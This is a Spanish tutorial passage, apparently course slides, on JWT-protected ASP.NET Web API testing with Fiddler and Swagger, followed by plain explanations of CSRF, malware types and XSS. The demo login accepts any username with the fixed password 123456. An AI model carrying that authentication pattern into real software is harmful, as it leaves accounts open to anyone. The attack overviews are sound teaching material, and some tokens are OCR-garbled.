
- LoginController: no requiere Token porque lo tenemos definido con [AllowAnonymous].
- CustomerController: si requiere Token porque lo tenemos definido con [Authorize].



Pasos para realizar la prueba:


- Ejecutamos la solución para levantar WebAPI en IIS Express
- Abrimos Fiddler, mi herramienta web favorita, descargarla aquí: [Fiddler Web Debugger Proxy](#)

Paso-1: Realizamos petición GET .../api/login/echoping para verificar que el controlador responde OK:




Pasos para realizar la prueba:

Paso-2: Realizamos petición GET .../api/login/echouser para ver si hay algún usuario autenticado:



Pasos para realizar la prueba:


Paso-3: Realizamos petición POST `.../api/login/authenticate` para enviar las credenciales y obtener el Token JWT:



Pasos para realizar la prueba:

Paso-4: Obtenemos la respuesta POST .../api/login/authenticate con el Token JWT, recordar "codificado".


Como vemos, ya hemos generado el JWT para el cliente, el cliente deberá enviarnos este token JWT en las cabeceras de cada petición, con el formato **Authorization: Bearer TOKEN_STRING**.



Pasos para realizar la prueba:

Paso-5: Realizamos petición GET .../api/customers para pedir datos de clientes, sin indicar Token JWT:

En esta caso, nuestro API responde con **401 Unauthorized**, ya que no hemos recibido ningún Token:



En esta caso, nuestro API responde con **200 OK**, ya que hemos enviado el Token JWT:

The screenshot displays the Fiddler Web Debugger interface. The left pane shows a list of intercepted requests:

#	Result	Protocol	Host	URL
1	401	HTTP	localhost:49220	/api/customers
2	200	HTTP	localhost:49220	/api/customers

The right pane shows the details of the selected request (index 2). The 'Raw' tab is active, displaying the raw HTTP text:

```
GET /api/customers HTTP/1.1
Host: localhost:49220
Content-Type: application/json
Authorization: Bearer eyJhbG9jaXZlIHNlbnR5cCI6IkpXVCJ9.eyJ1bm90dWVibmF1ZSI6ImFkbWwifQ.
```

The 'Request Body' section is empty. The 'History' pane on the right shows a list of recent requests, all from localhost:49220 to /api/c.

Documentar y Probar con Swagger


Una vez construida nuestra API, necesitamos dotar de un mecanismo para documentar y probarla de forma rápida y sin necesidad de utilizar un Web Debuggers como **Fiddler**, **Postman**, etc. en su lugar, usaremos la especificación de **Swagger UI** - <https://swagger.io/swagger-ui/>

[Swagger](#), a día de hoy, es un standard de facto al igual que los WebServices y su WSDL en su día, como lo definen en su web: "Swagger is the world's largest framework of API developer tools for the **OpenAPI** Specification (OAS), enabling development across the entire API lifecycle, from design and documentation, to test and deployment."

Por mencionar algunas ventajas, aquí os dejo:

- Ahorro de esfuerzo de documentación de nuestras APIs.
- Portal para desarrolladores con toda la info de nuestra API para usarla.
- Describir cada servicio y parámetros de nuestra API para los desarrolladores
- Actualización automática de documentación si hay cambios en la definición de servicios REST.
- Testing Integrado para probar los servicios y las respuestas de los mismos.

Pero como buenos Developers, nos gusta ver las cosas en acción, así que vamos a montarlo en nuestro proyecto, ver cómo funciona y entender cómo documentar nuestras API REST sin apenas esfuerzo alguno.




Instalando Swagger en nuestro proyecto

Para incluir Swagger en nuestro proyecto Web API, debemos instalar el package [Swashbuckle](#) mediante el administrador de paquetes **NuGet**. Aquí como más os guste desde la consola PM o mediante la interfaz gráfica, en nuestro caso, usaremos la interfaz gráfica para instalar la versión 5.6.0 de **Swashbuckle** y asegurándonos de que estéis en la pestaña Examinar.

Recordar: También es posible desde la consola Nuget con el comando: `PM> Install-Package Swashbuckle -Version 5.6.0`


Para confirmar que se ha instalado correctamente, veremos un icono verde en la interfaz gráfica, una nueva clase "SwaggerConfig.cs" en nuestra solución de Visual Studio y también se actualiza nuestro packages.config como vemos en la imagen.



Configurando Swagger en nuestro proyecto

Una vez instalado, vemos que existe una nueva clase "SwaggerConfig", es la encargada de la configuración de Swagger para nuestra API REST, vamos a abrirla y dejarla solo con configuración mínima para que funcione. Luego a partir de aquí cada uno deberá configurar según sus necesidades pero para nuestro ejemplo con esto es suficiente:

Compilamos para asegurar que no hay ningún error y ya estamos listos para probar la documentación de nuestra API REST.




```
1 using System.Web.Http;
2 using WebActivatorEx;
3 using WebApiSegura;
4 using Swashbuckle.Application;
5
6 [assembly: PreApplicationStartMethod(typeof(SwaggerConfig), "Register")]
7 namespace WebApiSegura
8 {
9     public class SwaggerConfig
10     {
11         public static void Register()
12         {
13             var thisAssembly = typeof(SwaggerConfig).Assembly;
14
15             GlobalConfiguration.Configuration
16                 .EnableSwagger(c => c.SingleApiVersion("v1", "WebApiSegura"))
17                 .EnableSwaggerUi();
18         }
19     }
20 }
21
```

Ejecutando el Proyecto WebAPI

Ahora solo nos falta iniciar el proyecto WebAPI, en el navegador: localhost:49220/swagger y por arte de "**MAGIA**" ya tenemos nuestra documentación funcionando como vemos en la imagen.

Vemos ya tenemos una interfaz web, totalmente operativa que nos permite navegar y consultar nuestra API REST sin ningún esfuerzo.



Probando nuestra WebAPI

Vamos a verlo ahora sobre las llamadas al Login. Si desplegamos el método POST, tenemos toda la información del JSON que necesita para hacer la llamada y un botón "Try it out" para realizar la llamada como vemos en la siguiente imagen:

Rellenamos los parámetros del login en JSON (ver o pulsar ejemplo) y como valores nuestra API, acepta cualquier Username y Password = 123456 después, realizamos la petición con **"Try it out!"** para obtener la respuesta y vemos que nos devuelve información referente al Request URL, Request Body, Response Code, todo sin necesidad de utilizar ningún Web Debugger:

Login [Show/Hide](#) [List Operations](#) [Expand Operations](#)

GET	/api/login/echoping
GET	/api/login/echouser
POST	/api/login/authenticate

Response Class (Status 200)
OK

Model | Example Value

```
{}
```

Response Content Type:

Parameters

Parameter	Value	Description	Parameter Type	Data Type
login	(required) <input type="text"/>		body	Model Example Value

Parameter content type:

[Try it out!](#)

```
{  
  "Username": "string",  
  "Password": "string"  
}
```

Probando nuestra WebAPI

POST

/api/login/authenticate

Response Class (Status 200)
OK

Model | Example Value

{}

Response Content Type

Parameters

Parameter	Value	Description	Parameter Type	Data Type
login	<div><div>"Username": "admin", "Password": "123456"</div></div>		body	<div>Model Example Value</div> <div>{ "Username": "string", "Password": "string" }</div>

Parameter content type:

Try it out!

Hide Response

Curl

curl -X POST --header 'Content-Type: application/json' --header 'Accept: application/json' -d '{ \

"Username": "admin", \

"Password": "123456" \

}' 'http://localhost:49220/api/login/authenticate'

Request URL

http://localhost:49220/api/login/authenticate

Response Body

"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bm1kdWVfbmFtZSI6ImFkbWwuaWwibm7mIjoxNTI3NjA3OTg3LCJleHAiOjE1Mjc2MDk3ODcsImh0cGMtuYn

< >

Response Code

200

Response Headers

{
"cache-control": "no-cache",
"content-length": "265",
"content-type": "application/json; charset=utf-8",
"date": "Tue, 29 May 2018 15:33:07 GMT",
"expires": "-1",
"pragma": "no-cache",
"server": "Microsoft-IIS/10.0",
"x-aspnet-version": "4.0.30319",
"x-powered-by": "ASP.NET",
"x-sourcefiles": "=?UTF-8?QzpcUHJ1ZjZhc0FVZSxZWJBUektS1dXFD1YkFQSS1KV1QtbWZdGvYXFd1YkFwaVNi123VvYVxhcG1cbG9naW5cYXV0aGVudG1j

< >

Tipos de ataques en aplicaciones web

Tipos de ataques en aplicaciones web

Citaremos algunos de los ataques más comunes sobre aplicaciones web.

Cross Site Request Forgery (CSRF)

Los ataques de CSRF permiten que un usuario malicioso ejecute acciones usando las credenciales de otro usuario sin el conocimiento o consentimiento de éste.

Este tipo de ataque se explica mejor con un ejemplo. John es un usuario malicioso que sabe que un sitio en particular permite a los usuarios que han iniciado sesión enviar dinero a una cuenta específica usando una petición HTTP POST que incluye el nombre de la cuenta y una cantidad de dinero. John construye un formulario que incluye los detalles de su banco y una cantidad de dinero como campos ocultos, y lo envía por correo electrónico a otros usuarios del sitio (con el botón de *Enviar* camuflado como enlace a un sitio "hazte rico rápidamente").

Si el usuario pincha el botón de enviar, se envía al servidor una petición HTTP POST que contiene los detalles de la transacción y *todas las cookies de lado-cliente que el explorador asocia con el sitio* (añadir cookies asociados con el sitio es un comportamiento normal de los exploradores). El servidor comprobará las cookies, y los usará para determinar si el usuario ha iniciado sesión o no y si tiene permiso para hacer la transacción.

El resultado es que cualquier usuario que pinche en el botón *Enviar* mientras tiene la sesión iniciada en el sitio comercial hará la transacción. ¡John se hará rico!

Tipos de ataques en aplicaciones web

Malware

“Malware” se refiere al software malicioso. Ya que es una de las ciberamenazas más comunes, el malware es software que un cibercriminal o un hacker ha creado para interrumpir o dañar el equipo de un usuario legítimo. Con frecuencia propagado a través de un archivo adjunto de correo electrónico no solicitado o de una descarga de apariencia legítima, el malware puede ser utilizado por los ciberdelincuentes para ganar dinero o para realizar ciberataques con fines políticos.

Hay diferentes tipos de malware, entre los que se incluyen los siguientes:

- **Virus:** un programa capaz de reproducirse, que se incrusta en un archivo limpio y se extiende por todo el sistema informático e infecta a los archivos con código malicioso.
- **Troyanos:** un tipo de malware que se disfraza como software legítimo. Los cibercriminales engañan a los usuarios para que carguen troyanos a sus computadoras, donde causan daños o recopilan datos.
- **Spyware:** un programa que registra en secreto lo que hace un usuario para que los cibercriminales puedan hacer uso de esta información. Por ejemplo, el spyware podría capturar los detalles de las tarjetas de crédito.
- **Ransomware:** malware que bloquea los archivos y datos de un usuario, con la amenaza de borrarlos, a menos que se pague un rescate.
- **Adware:** software de publicidad que puede utilizarse para difundir malware.
- **Botnets:** redes de computadoras con infección de malware que los cibercriminales utilizan para realizar tareas en línea sin el permiso del usuario.

Tipos de ataques en aplicaciones web

Cross-Site Scripting (XSS)

XSS es un término que se usa para describir una clase de ataques que permiten al atacante inyectar scripts de lado cliente, *a través* del sitio web, hasta los exploradores de otros usuarios. Como el código inyectado va del servidor del sitio al explorador, se supone de confianza, y de aquí que pueda hacer cosas como enviar al atacante la cookie de autorización al sitio del usuario. Una vez que el atacante tiene la cookie pueden iniciar sesión en el sitio como si fuera el verdadero usuario y hacer cualquier cosa que pueda hacer éste. Dependiendo de que sitio sea, esto podría incluir acceso a los detalles de su tarjeta de crédito, ver detalles de contactos o cambiar contraseñas, etc.

Hay dos aproximaciones principales para conseguir que el sitio devuelva scripts inyectados al explorador — se conocen como vulnerabilidades XSS *reflejadas* y *persistentes*.

- Una vulnerabilidad XSS *reflejada* ocurre cuando contenido del usuario que se pasa al servidor se devuelve *inmediatamente y sin modificar* par que los muestre el explorador — ¡cualquier script en el contenido original del usuario se ejecutará cuando se cargue una nueva página!
